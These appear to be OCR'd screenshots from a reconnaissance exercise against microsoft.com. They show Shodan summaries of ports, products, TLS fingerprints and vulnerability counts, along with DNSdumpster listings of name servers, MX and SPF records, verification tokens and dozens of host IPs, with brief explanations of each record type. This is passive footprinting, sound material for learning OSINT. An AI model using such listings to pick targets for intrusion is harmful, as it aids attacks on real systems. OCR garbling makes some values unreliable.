
## Top 10 Values for: org



Search query:



Search query:




Search query: microsoft.com

Search query:

# Shodan Report

Total: 21,040



## Countries

United States	9,721
Netherlands	3,737
United Kingdom	906
Ireland	802
Australia	741

ports	
443	
80	
8443	2,704
4443	2,494
8081	232

MORE-.

## Organization

Microsoft Corporation	12,145
Microsoft Corp	830
Microsoft Limited UK	790
Akamai Technologies, Inc.	670
Amazon Technologies Inc.	534

MORE...

## Vulnerabilities

CVE-2021-31206 15

Heartbleed 1

MORE...

## ProductsTags

Microsoft IIS httpd	6,172	10,165
Apache httpd	2,102	
nginx	617	self-signed
DrayTek Vigor Router	722	
Exim smtpd	1	

MORE...



cloud

cdr

sel

iot

ics

## Operating Systems

Windows (Build 10.0.17763)	6
Windows (Build 10.0.14393)	4



SSI-'TIS Versions	JARM Fingerprints	JA3S Fingerprints
tisv1.2	2ad2ad0000000000002ad2a	Odebd3853f330cE74b05eOb&d882dc27 7,290
tisv1.1	2ad2ad16d2ad2ad0002ad2ad	Id9c3e8c45ab7a2112263449a3ad9ece
tlsv1	2ad2ad0002ad2ad0002ad2ad	f6e234011390444c303f74d09d87322d 2,847
tisv1.3	21d0bd00021d21d00021d0bd	364ff14b04ef93c3b4cfa429d729cOd9 1,470 ccc514751b17S866924439bdbb5bba34 424
sslv3	2ad2ad0000000000002ad2a	MORE... MORE..,v

// PRODUCTS

Monitor

Search Engine

Developer API

Maps

bulk Data

Images

Snippets

// PRICING

Membership

API Subscriptions

Enterprise

// CONTACT US

support\* shodan.io

Shodan •e - All rights reserved

# DATA FROM Dnsdumpster

1) We get to know about GeolP of Host Locations.

2)DNS servers: The Domain Name System (DNS) Server is a server that is specifically used for matching website hostnames (like example.com)to their corresponding Internet Protocol or IP addresses. The DNS server contains a database of public IP addresses and their corresponding domain names

microsoft.com

[Search !\[\]\(3068250c6489e5c5b5355bb3bcb3623a\_img.jpg\)](#)




Showing results for **microsoft.com**

DNS Servers	MX Records	TXT Records	Host (A) Records	Domain Map
-------------	------------	-------------	------------------	------------

### Hosting (IP block owners)

## GeoIP of Host Locations



## DNS Servers

ns1-39.azure-dns.com.	150.171.10.39 ns1-39.azure-dns.com	MICROSOFT-CORP-MSN-AS-BLOCK United States
ns2-39.azure-dns.net.	150.171.16.39 ns2-39.azure-dns.net	MICROSOFT-CORP-MSN-AS-BLOCK United States
ns3-39.azure-dns.org.	13.107.222.39 ns3-39.azure-dns.org	MICROSOFT-CORP-MSN-AS-BLOCK United States
ns4-39.azure-dns.info.	13.107.206.39 ns4-39.azure-dns.info	MICROSOFT-CORP-MSN-AS-BLOCK United States

## MX Records \*\* This is where email for the domain goes...

10 microsoft-com.mail.protection.outlook.com.	40.93.212.0	MICROSOFT-CORP-MSN-AS-BLOCK United States
---	-------------	--

## TXT Records \*\* Find more hosts in Sender Policy Framework (SPF) configurations

here to search



3) MX Records : This is where email for the domain goes,

4) TXT Records: This find more hosts in Sender

Policy Framework(SPF) configuration,

← → C

dnsdumpster.com



TXT Records \*\* Find more hosts in Sender Policy Framework (SPF) configurations



"docusign=d5a3737c-c23c-4bd0-9095-d2ff621f2840"

"v=spf1 include:\_spf-a.microsoft.com include:\_spf-b.microsoft.com include:\_spf-c.microsoft.com include:\_spf-ssg-a.microsoft.com include:spf-a.hotmail.com include:\_spf1-meo.microsoft.com -all"

"d365mktkey=4d8bnycx40fy3581petta4gsf"

"8RPDXjBzBS9tu7Pbysu7qCACrwXPoDV8ZtLfthTnC4y9VJFLd84it5sQ1EITgSLJ4KOIA8pBZxmyvPujuUvh0g=="

"d365mktkey=3uc1cf82cpv750lzk70v9bvf2"

"facebook-domain-verification=fwzwhbbzwmg5fzgotc2go51olc3566"

"google-site-verification=pjPOauSPcrfXOZS9jnPPa5axowcHGCDAll\_86dCqFpk"

"fg2t0gov9424p2tdcuo94goe9j"

"t7sebee51jrj7vm932k531hipa"

"google-site-verification=M--CVfn\_YwsV-2FGbCp\_HFaEj23BmT0cTF418hXgpvM"

"google-site-verification=GfDnTUdATPsK1230J0mKbfsYw-3A9BVMVaKSd4DcKgI"

"d365mktkey=SxDf1E2xLwMwx6eEZUxzjFFgHoapF8DvtWEUjwq7ZTwx"

"hubspot-developer-verification=OTQ5NGIwYWEtODNmZi00YWE1LTkyNmQtNDhjMDMxY2JjNDAx"

"d365mktkey=QDa792dLCzhvaAOOCe2Hz6WTzmIssOp1snABhxWibhMx"

"d365mktkey=6358r1b7el3hox60tl1uagv14"

"google-site-verification=uFg3wr5PWsK81V029RoXXBBUW0\_E6qf1WEWVHhetkOY"



Type here to search



24°C ⚡ ENG 20:54  
23-09-2022

## Host Records (A) \*\* this data may not be current as it uses a static database (updated monthly)

<a href="#">ppemy2010.microsoft.com</a>	70.37.188.29	MICROSOFT-CORP-MSN-AS-BLOCK
	ppe2010my.microsoft.com	United States
<a href="#">wwwbnltest60.microsoft.com</a>	134.170.22.95	MICROSOFT-CORP-MSN-AS-BLOCK
	wwwbnltest60.microsoft.com	United States
<a href="#">onees.lgtm.microsoft.com</a>	52.250.26.171	MICROSOFT-CORP-MSN-AS-BLOCK
		United States
<a href="#">tide21.microsoft.com</a>	205.248.101.85	
		United States
<a href="#">wwwcoltest30.microsoft.com</a>	65.55.48.239	MICROSOFT-CORP-MSN-AS-BLOCK
	wwwcoltest30.microsoft.com	United States
<a href="#">tide110.microsoft.com</a>	63.64.43.144	UUNET
	tide110.microsoft.com	United States
<a href="#">revenueallocatortime.sm3p.cp.microsoft.com</a>	52.153.240.182	MICROSOFT-CORP-MSN-AS-BLOCK
		United States
<a href="#">wwwby2test60.microsoft.com</a>	134.170.188.21	MICROSOFT-CORP-MSN-AS-BLOCK
	wwwby2test60.microsoft.com	United States
<a href="#">wwwcoltest40.microsoft.com</a>	157.56.62.30	MICROSOFT-CORP-MSN-AS-BLOCK
	wwwcoltest40.microsoft.com	United States
<a href="#">tide20.microsoft.com</a>	205.248.101.84	
		United States
<a href="#">msquatlni.microsoft.com</a>	40.91.111.174	MICROSOFT-CORP-MSN-AS-BLOCK
		United States
<a href="#">bayprofile11.microsoft.com</a>	64.4.17.22	MICROSOFT-CORP-MSN-AS-BLOCK
	bayprofile11.microsoft.com	United States
<a href="#">mbs2-d2.partners.extranet.microsoft.com</a>	167.220.70.159	MICROSOFT-CORP-AS
		Canada
HTTP: Me Server		
HTTPS: Me Server		
<a href="#">msquatlwext.microsoft.com</a>	52.247.207.167	MICROSOFT-CORP-MSN-AS-BLOCK
		United States

<a href="#">passites2010.microsoft.com</a>	70.37.188.22	MICROSOFT-CORP-MSN-AS-BLOCK United States
<a href="#">mbsupdates-d2.partners.extranet.microsoft.com</a>	167.220.70.160	MICROSOFT-CORP-AS Canada
HTTP: Microsoft-IIS/10.0 HTTPS: Microsoft-IIS/10.0 HTTP TECH: IIS,10.0 ASP.NET,4.0.30319 HTTPS TECH: IIS,10.0 ASP.NET,4.0.30319		
<a href="#">betdev.microsoft.com</a>	20.69.98.234	MICROSOFT-CORP-MSN-AS-BLOCK United States
<a href="#">balvlsctest01.microsoft.com</a>	134.170.22.43 balvlsctest01.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States
<a href="#">jmatpipefy20.microsoft.com</a>	52.250.126.81	MICROSOFT-CORP-MSN-AS-BLOCK United States
<a href="#">tide540.microsoft.com</a>	131.107.0.110 tide540.microsoft.com	MICROSOFT-CORP-AS United States
<a href="#">wwwcoltest51.microsoft.com</a>	157.56.62.51 wwwcoltest51.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States
<a href="#">bayprofile01.microsoft.com</a>	207.46.23.13 bayprofile01.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States
<a href="#">Spsites2010.microsoft.com</a>	70.37.188.22	MICROSOFT-CORP-MSN-AS-BLOCK United States
<a href="#">test.lgtm.microsoft.com</a>	40.76.240.10	MICROSOFT-CORP-MSN-AS-BLOCK United States
<a href="#">damdev.microsoft.com</a>	51.143.106.89	MICROSOFT-CORP-MSN-AS-BLOCK United States
HTTP: Apache HTTPS: Apache		
<a href="#">reddaspg01.microsoft.com</a>	131.107.36.214 reddaspg01.microsoft.com	MICROSOFT-CORP-AS United States
<a href="#">wwwcoltest20.microsoft.com</a>	65.55.48.229 wwwcoltest20.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States



Type here to search



24°C




21:05  
23-09-2022





dnsdumpster.com

wwwcoltest20.microsoft.com    	65.55.48.229 wwwcoltest20.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States    
wwwbnitest51.microsoft.com    	134.170.22.87 wwwbnitest51.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States
eus2- displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com    	20.62.24.77 eus2- displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States
wwwco2test60.microsoft.com    	134.170.185.10 wwwco2test60.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States
wwwcoltest10.microsoft.com    	65.55.21.18 wwwcoltest10.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States
tide620.microsoft.com    	94.245.127.20 tide620.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK Ireland
spteam2010.microsoft.com    	70.37.188.22 spteam2010.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States
by2profiletest01.microsoft.com    	207.46.22.12 by2profiletest01.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States
win.lgtm.microsoft.com    	52.250.26.168 win.lgtm.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States
wwwcoltest31.microsoft.com    	65.55.48.240 wwwcoltest31.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States
my2010.microsoft.com    	70.37.188.22 my2010.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States
sip.georgeghlab.myworkspace.microsoft.com    	20.58.51.31 sip.georgeghlab.myworkspace.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United Kingdom
nbs-d4.partners.extranet.microsoft.com    	40.90.6.196 nbs-d4.partners.extranet.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States
ppepaspsites2010.microsoft.com    	70.37.188.29 ppepaspsites2010.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States
wwwcoltest41.microsoft.com    	157.56.62.31 wwwcoltest41.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States

bayv1sc01.microsoft.com 	64.4.17.16 bayv1sc01.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States
eus.frontdoor.entitlements.commerce.microsoft.com 	20.75.108.198	MICROSOFT-CORP-MSN-AS-BLOCK United States
cmsbnltest10.microsoft.com 	134.170.22.62 cmsbnltest10.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States
mbs2-d4.partners.extranet.microsoft.com  HTTP: Me Server HTTPS: Me Server	167.220.70.149	MICROSOFT-CORP-AS Canada
wwwby2test51.microsoft.com 	134.170.188.12 wwwby2test51.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States
msqprodsqln.partners.extranet.microsoft.com 	10.251.26.57	Reserved (Local Network) unknown
tide41.microsoft.com 	131.107.0.84 tide514.microsoft.com	MICROSOFT-CORP-AS United States
tide40.microsoft.com 	131.107.0.83 tide513.microsoft.com	MICROSOFT-CORP-AS United States
